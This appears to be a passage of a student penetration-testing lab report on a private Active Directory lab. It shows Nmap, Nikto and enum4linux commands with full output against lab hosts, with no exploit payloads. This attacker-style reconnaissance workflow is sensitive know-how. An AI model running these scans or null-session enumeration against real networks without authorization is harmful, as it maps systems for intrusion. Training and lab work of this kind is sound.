
Next, we joined the **Windows 10 VM** to the newly created domain. The screenshots in this section show:

- The **System Properties** window on Windows 10 where we changed the workgroup to the domain name.
- The domain join dialog prompting for domain credentials.
- The confirmation message indicating that the computer successfully joined the domain and required a reboot.


This step is crucial because:

- It creates a realistic Active Directory environment that attackers frequently target.
- It enables domain authentication, group policies, and SMB shares that can be discovered and abused during enumeration and exploitation.

This is the proof of windows 10 client's machine connected with domain controller.



This is the proof of successfully connected client's machine with domain.




```
ca| Command Prompt
[09]: KB5041581
Network Card(s):      1 NIC(s) Installed.
                      [01]: Intel(R) 82574L Gigabit Network Connection
                           Connection Name: Ethernet0
                           DHCP Enabled:   No
                           IP address(es)
                             [01]: 192.168.10.30
                             [02]: fe80::b6f2:a6a7:34d:1267
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

C:\Users\Student>systeminfo | findstr /B /C:"Domain"
Domain:               corp.local

C:\Users\Student>
```

7. Scanning and Enumeration using Nmap, Enum4Linux, and Nikto

From the **Kali Linux** attacker VM, we performed network scanning and service enumeration to identify our targets and how they were configured.



The screenshot shows a Kali Linux desktop environment with a blue-themed desktop background. A terminal window is open in the center, titled 'kali@kali: ~'. The terminal displays the following command and its output:

```
(kali㉿kali)-[~]
└─$ sudo apt install -y nmap enum4linux smbclient nikto metasploit-framework
gvm nikto nessus
Error: Unable to locate package nessus

(kali㉿kali)-[~]
└─$ sudo apt install -y nmap enum4linux smbclient nikto metasploit-framework
gvm nikto
nmap is already the newest version (7.95+dfsg-3kali1).
enum4linux is already the newest version (0.9.1-0kali2).
smbclient is already the newest version (2:4.23.3+dfsg-1).
nikto is already the newest version (1:2.5.0+git20230114.90ff645-0kali1).
metasploit-framework is already the newest version (6.4.97-0kali1).
gvm is already the newest version (25.04.0).
The following packages were automatically installed and are no longer require
d:
amass-common      libx264-164
libbluray2        libxml2
libbison-1.0-0t64 libyelp0
libdisplay-info2  python3-bluepy
libgeos3.14.0     python3-click-plugins
libinstpatch-1.0-2 python3-gpg
libjs-jquery-ui   python3-kismetcapturebtgeiger
libjs-underscore  python3-kismetcapturefreaklabszigbee
libmongoc-1.0-0t64 python3-kismetcapturertl433
libnet1            python3-kismetcapturertladsb
libplacebo349     python3-kismetcapturertlarm
libportmidi0       python3-protobuf
librav1e0.7        python3-xlutils
libtheoradec1    python3-xlwt
libtheoraenc1    python3-zombie-imp
libudfread0        samba-ad-dc
libwireshark18    samba-ad-provision
libwretap15        samba-dsdb-modules
libwsutil16
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0
```

7.1 Nmap Network and Port Scanning

We started with **Nmap** to discover hosts and determine which ports and services were exposed. Typical commands included:

- `nmap -sn 192.168.10.0/24` – to identify live hosts on the subnet.
- `nmap -sV -O 192.168.10.20 192.168.10.30` – to detect service versions and OS fingerprints on the server and client.

The screenshots show:

- Detected hosts (Kali, Windows Server, and Windows 10).
- Open ports such as:
 - 80/443 (HTTP/HTTPS if a web server was running),
 - 135/139/445 (Windows RPC and SMB),

- o 3389 (RDP) or others depending on enabled services.

This step gave us a baseline understanding of potential attack surfaces.

The purpose of this command to check which hosts are up on a network without scanning ports.

```
(kali㉿kali)-[~]
$ nmap -sn 192.168.10.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 19:34 EST
Nmap scan report for 192.168.10.1
Host is up (0.00076s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.10.20
Host is up (0.00087s latency).
MAC Address: 00:0C:29:40:05:09 (VMware)
Nmap scan report for 192.168.10.30
Host is up (0.00067s latency).
MAC Address: 00:0C:29:7B:26:18 (VMware)
Nmap scan report for 192.168.10.10
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.06 seconds
```

We use this command to identify services and their versions running on open ports.

```
(kali㉿kali)-[~]
$ sudo nmap -SV 192.168.10.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 19:54 EST
Nmap scan report for 192.168.10.30
Host is up (0.00096s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql       MySQL 8.1.0
MAC Address: 00:0C:29:7B:26:18 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.66 seconds

(kali㉿kali)-[~]
```

We use this command to identify services and their versions running on open ports without choosing any specific host.

```
kali@kali: ~
Session Actions Edit View Help
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.66 seconds

└─(kali㉿kali)-[~]
$ sudo nmap -sV 192.168.10.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 19:56 EST
Nmap scan report for 192.168.10.1
Host is up (0.00052s latency).
All 1000 scanned ports on 192.168.10.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:01 (VMware)

Nmap scan report for 192.168.10.20
Host is up (0.00096s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-13 00:56:46Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: corp.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: corp.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:0C:29:40:05:09 (VMware)
Service Info: Host: WIN-V7V9BRMMTMU; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.10.30
Host is up (0.00097s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql       MySQL 8.1.0
MAC Address: 00:0C:29:7B:26:18 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The purpose of this command is used to scan all 65,535 ports instead of just the default 1,000 ports.

```
(kali㉿kali)-[~]
$ sudo nmap -p- 192.168.10.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 20:05 EST
Nmap scan report for 192.168.10.20
Host is up (0.00092s latency).

Not shown: 65515 filtered tcp ports (no-response)

PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49669/tcp open  unknown
49675/tcp open  unknown
49676/tcp open  unknown
49678/tcp open  unknown
49679/tcp open  unknown
49692/tcp open  unknown
49725/tcp open  unknown

MAC Address: 00:0C:29:40:05:09 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 117.77 seconds

(kali㉿kali)-[~]
```

We use this command to guess the operating system running on the target.

```
(kali㉿kali)-[~]
$ sudo nmap -O 192.168.10.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 20:08 EST
Nmap scan report for 192.168.10.20
Host is up (0.0013s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
MAC Address: 00:0C:29:40:05:09 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1803 (9
1%), Microsoft Windows 10 1903 - 21H1 (91%), Microsoft Windows Server 2019 (90
%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.75 seconds

(kali㉿kali)-[~]
```

This command performs a full stealth scan of all ports, identifies service versions, runs OS detection and scripts, and saves the detailed results to a file.

```
kali@kali: ~
Session Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ nmap -sS -sV -p- --version-intensity 5 -A 192.168.10.20 -oN nmap_full_192
.168.10.20.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-19 13:37 EST
Stats: 0:02:18 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 70.00% done; ETC: 13:39 (0:00:09 remaining)
Stats: 0:02:23 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 70.00% done; ETC: 13:39 (0:00:11 remaining)
Nmap scan report for 192.168.10.20
Host is up (0.0012s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-1
1-19 18:38:25Z)
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap       Microsoft Windows Active Directory LDAP (Domain
: corp.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap       Microsoft Windows Active Directory LDAP (Domain
: corp.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
9389/tcp  open  mc-nmf     .NET Message Framing
49667/tcp open  msrpc      Microsoft Windows RPC
49673/tcp open  msrpc      Microsoft Windows RPC
49674/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc      Microsoft Windows RPC
49683/tcp open  msrpc      Microsoft Windows RPC
49692/tcp open  msrpc      Microsoft Windows RPC
49721/tcp open  msrpc      Microsoft Windows RPC
MAC Address: 00:0C:29:40:05:09 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1803 (
91%), Microsoft Windows 10 1903 - 21H1 (91%), Microsoft Windows Server 2019 (
91%)
No exact OS matches for host (test conditions non-ideal).
```

```
Session Actions Edit View Help
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1803 (91%), Microsoft Windows 10 1903 - 21H1 (91%), Microsoft Windows Server 2019 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: WIN-V7V9BRMMTMU; OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
| smb2-time:
|   date: 2025-11-19T18:39:11
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|     Message signing enabled and required
|_nbstat: NetBIOS name: WIN-V7V9BRMMTMU, NetBIOS user: <unknown>, NetBIOS MAC
: 00:0c:29:40:05:09 (VMware)
|_clock-skew: -48s

TRACEROUTE
HOP RTT      ADDRESS
1  1.23 ms  192.168.10.20

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 210.34 seconds

└─(kali㉿kali)-[~]
└─$ └─
```

This command performs a fast stealth scan without host discovery, quickly checking active ports on the target and saving the results to a file.



(kali㉿kali)-[~]\$ nmap -sS -Pn -T4 192.168.10.20 -oN nmap_quick_192.168.10.20.txt

Starting Nmap 7.95 (https://nmap.org) at 2025-11-12 19:38 EST
Nmap scan report for 192.168.10.20
Host is up (0.0011s latency).
Not shown: 988 filtered tcp ports (no-response)

PORT	STATE	SERVICE
53/tcp	open	domain
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5
593/tcp	open	http-rpc-epmap
636/tcp	open	ldapssl
3268/tcp	open	globalcatLDAP
3269/tcp	open	globalcatLDAPssl
5985/tcp	open	wsman

MAC Address: 00:0C:29:40:05:09 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.49 seconds

7.2 Nikto – Web Service Assessment

If an HTTP/HTTPS service was identified by Nmap, we ran **Nikto** against that host:

```
nikto -h http://192.168.10.30
```

In the screenshots:

- Nikto reports potentially dangerous **HTTP methods**, **default files**, missing **security headers**, or outdated server banners.

Even though Nikto is a basic scanner, it highlights misconfigurations that can lead to larger issues and demonstrates early stages of web application reconnaissance.

This command uses Nikto to scan the web server for vulnerabilities, outdated software, and misconfigurations, saving the findings to a report file.

```
(kali㉿kali)-[~]
$ nikto -h http://192.168.10.30 -output nikto_win10.txt

- Nikto v2.5.0
_____
+ Target IP:          192.168.10.30
+ Target Hostname:    192.168.10.30
+ Target Port:        80
+ Start Time:         2025-11-19 13:59:46 (GMT-5)

+ Server: Microsoft-IIS/10.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ OPTIONS: Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ 8102 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2025-11-19 13:59:55 (GMT-5) (9 seconds)

+ 1 host(s) tested
_____
(kali㉿kali)-[~]
$
```

7.3 Enum4linux – SMB and Domain Enumeration

Next, we used **Enum4linux** to gather more detailed information about the Windows hosts, particularly the domain controller.

Typical usage:

```
enum4linux -a 192.168.10.20
```

The screenshots for this part show:

- Retrieved **NetBIOS names** and **domain/workgroup names**.
- Lists of **user accounts** and **groups**, where accessible.
- **Shared folders** and other SMB-related information.

This enumeration helps an attacker understand how the domain is structured and which accounts or shares could be abused.

This command performs a full SMB enumeration on the target, gathering information such as users, shares, OS details, and domain data.

```
(kali㉿kali)-[~]
$ enum4linux -a 192.168.10.20

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fr
i Nov 21 14:26:10 2025

===== ( Target Information ) =====

Target ..... 192.168.10.20
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.10.20 ) =====

===== [+] Got domain/workgroup name: CORP =====

===== ( Nbtstat Information for 192.168.10.20 ) =====

Looking up status of 192.168.10.20
WIN-V7V9BRMMTMU <00> - B <ACTIVE> Workstation Service
CORP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
CORP <1c> - <GROUP> B <ACTIVE> Domain Controllers
WIN-V7V9BRMMTMU <20> - B <ACTIVE> File Server Service
CORP <1b> - B <ACTIVE> Domain Master Browser

MAC Address = 00-0C-29-40-05-09

===== ( Session Check on 192.168.10.20 ) =====

===== [+] Server 192.168.10.20 allows sessions using username '', password '' =====

===== ( Getting domain SID for 192.168.10.20 ) =====

Domain Name: CORP
Domain Sid: S-1-5-21-824360439-1269935742-3818965007
```

```
[+] Host is part of a domain (not a workgroup)
```

```
===== ( OS information on 192.168.10.20 ) =====
```

```
[E] Can't get OS info with smbclient
```

```
[+] Got OS info for 192.168.10.20 from srvinfo:
```

```
do_cmd: Could not initialise svrsvc. Error was NT_STATUS_ACCESS_DENIED
```

```
===== ( Users on 192.168.10.20 ) =====
```

```
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED
```

```
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED
```

```
===== ( Share Enumeration on 192.168.10.20 ) =====
```

```
do_connect: Connection to 192.168.10.20 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
```

Sharename	Type	Comment
-----------	------	---------

```
Reconnecting with SMB1 for workgroup listing.
```

```
Unable to connect with SMB1 -- no workgroup available
```

```
[+] Attempting to map shares on 192.168.10.20
```

```
===== ( Password Policy Information for 192.168.10.20 ) =====
```

```
Password: [REDACTED]
```

```
===== ( Password Policy Information for 192.168.10.20 ) =====

Password:

[E] Unexpected error from polenum:

[+] Attaching to 192.168.10.20 using a NULL share
[+] Trying protocol 139/SMB ...
[!] Protocol failed: Cannot request session (Called Name:192.168.10.20)
[+] Trying protocol 445/SMB ...
[!] Protocol failed: SMB SessionError: code: 0xc000006d - STATUS_LOGON_FAILURE - The attempted logon is invalid. This is either due to a bad username or authentication information.

[E] Failed to get password policy with rpcclient

===== ( Groups on 192.168.10.20 ) =====

[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:

===== ( Users on 192.168.10.20 via RID cycling (RIDS: 500-550,1000-1050) ) =====

[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.

===== ( Getting printer info for 192.168.10.20 ) =====

do_cmd: Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED

enum4linux complete on Fri Nov 21 14:27:21 2025

[~] (kali㉿kali)-[~]
$
```

This command performs a comprehensive SMB enumeration on the Windows target to identify shared resources, user accounts, and system details.

```
(kali㉿kali)-[~]
$ enum4linux -a 192.168.10.30
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Nov 21 14:29:29 2025
=====
( Target Information )=====

Target ..... 192.168.10.30
RID Range ..... 500-550,1000-1050
Username .... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
( Enumerating Workgroup/Domain on 192.168.10.30 )=====

[+] Got domain/workgroup name: CORP

=====
( Nbtstat Information for 192.168.10.30 )=====

Looking up status of 192.168.10.30
DESKTOP-900MFN0 <00> - B <ACTIVE> Workstation Service
CORP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
DESKTOP-900MFN0 <20> - B <ACTIVE> File Server Service

MAC Address = 00-0C-29-7B-26-18

=====
( Session Check on 192.168.10.30 )=====

[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.

(kali㉿kali)-[~]
$
```

8. Vulnerability Scanning through OpenVAS

After basic enumeration, we used **OpenVAS** (Greenbone Vulnerability Manager) installed on Kali to perform a deeper vulnerability assessment of the Windows Server and Windows 10 client.

